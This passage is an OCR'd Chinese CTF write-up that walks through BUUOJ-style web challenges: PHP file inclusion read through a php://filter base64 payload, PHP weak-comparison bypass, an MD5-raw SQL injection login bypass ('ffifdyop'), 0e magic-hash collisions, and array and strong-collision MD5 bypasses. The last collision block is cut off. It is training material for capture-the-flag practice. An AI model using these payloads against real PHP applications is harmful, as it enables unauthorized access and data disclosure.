
```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

8、看到 `include` 函数便可到文件包含漏洞了，过滤了 `../` 可排除目录穿越：

9、过滤的关键词没有过滤 `file` 伪协议，可利用文件包含漏洞（PHP 伪协议）构造 payload：`?`


`file=php://filter/convert.base64-encode/resource=flag.php`，

10、解密上面获得的 base64 编码字符串，获得 flag：




No.3 ACTF- PHP的弱比较类型

1、看看题目链接：





2、访问题目地址：




Try to find out source file!

3、根据题目的提示，猜测是备份文件的泄露，dirsearch 扫下目录发现惊喜：






4、访问 `index.php.bak`：



Try to find out source file!



文件源码如下：


```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

看重点， `==` PHP 弱类型比较，int 和 string 无法直接比较，php 会将 string 转换成 int，然后再进行比较，转换成 int 比较时只保留数字，第一个字符串之后的所有内容会被截掉，str 隐性的转换成整型 123。

5、综上，构造 Payload：

```
?key=123
```

访问获得 Flag：



flag{822c1d62-ee5e-4372-8a73-4ac744e986f6}


No.4 BJDCTF-MD5的弱/强碰撞


1、看看题目链接：

[BJDCTF2020]Easy MD5


1

https://github.com/BjdsecCA/BJDCTF2020





2、感觉是sql注入，但是注不出来，试着抓包发现提示 hint：



好了，sql注入石锤，还找到了 Hint:

```
select * from 'admin' where password=md5($pass,true)
```


重点看下 `md5($pass,true)` 这个函数：

> md5(*string*,*raw*)

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式： • TRUE - 原始 16 字符二进制格式 • FALSE - 默认。32 字符十六进制数

就是说我们输入$pass时，首先会被md5加密，然后会被转换成16字符的二进制格式。百度后发现这个可以用 `ffifdyop` 绕过，绕过原理是：ffifdyop 这个字符串被 md5 哈希了之后会变成 276f722736c95d99e921722cf9ed621c，而 Mysql 刚好又会把 hex 转成 ASCII 解释，这个字符串前几位刚好是 `' or '6`，因此拼接之后的形式是 `select * from 'admin' where password='' or '6xxxxx'`，等价于 or 一个永真式，因此相当于万能密码，可以绕过 md5() 函数。

3、提交 ffifdyop 进行查询，跳转下一页面：



Do You Like MD5?

查看源码：


```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->

<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <style>
        span {
            position: relative;
            display: flex;
            width: 100%;
            height: 700px;
            align-items: center;
            font-size: 70px;
            font-family:'Lucida Sans', 'Lucida Sans Regular', 'Lucida Grande', 'Lucida Sans Unicode', Geneva, Verdana, sans-serif;
            justify-content: center;
        }
    </style>
</head>

<body>
    <span>Do You Like MD5?</span>
</body>

</html>
```



典型的 md5 碰撞嘛，这个是弱比较，所以可以用md5值为0e开头的来撞。

> 【MD5弱碰撞】 PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，**它把每一个以"0E"开头的哈希值都解释为0**，所以如果两个不同的密码经过哈希以后，其哈希值都是以"0E"开头的，那么PHP将会认为他们相同，都是0。攻击者可以利用这一漏洞，通过输入一个经过哈希后以"0E"开头的字符串，即会被PHP解释为0，如果数据库中存在这种哈希值以"0E"开头的密码的话，他就可以以这个用户的身份登录进去，尽管并没有真正的密码。

这里提供一些 md5 以后是 0e 开头的值：

```
QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675
```

4、于是构造 `http://37d8016d-643c-4764-8e62-c8a24e224a75.node3.buuoj.cn/levels91.php?a=QNKCDZO&b=s878926199a` 即可绕过并跳转到新的页面：



这里可以用两个方法解决：


（1）可以利用数组：md5强比较，此时如果传入的两个参数不是字符串，而是数组，md5()函数无法解出其数值，而且不会报错，就会得到===强比较的值相等。故构造：`param1[]=111&param2[]=222`即可。

> 【解析】md5() 或者 sha1() 之类的哈希函数计算的是一个字符串的哈希值，对于数组则返回 false，如果 `$param1` 和 `$param2` 都是数组则双双返回 FALSE, 两个 FALSE 相等故得以绕过。

（2）利用 md5 值的强碰撞：找到两个md5值相同的字符串即可。

```
d131dd02c5e6eec4693d9a0698aff95c
2fcab58712467eab4004583eb8fb7f89
55ad340609f4b30283e488832571415a
085125e8f7cdc99fd91dbdf280373c5b
d8823e3156348f5bae6dacd436c919c6
dd53e2b487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080a80d1e
c69821bcb6a8839396f9652b6ff72a70

d131dd02c5e6eec4693d9a0698aff95c
2fcab50712467eab4004583eb8fb7f89
55ad340609f4b30283e4888325f1415a
085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6dacd436c919c6
dd53e23487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080280d1e
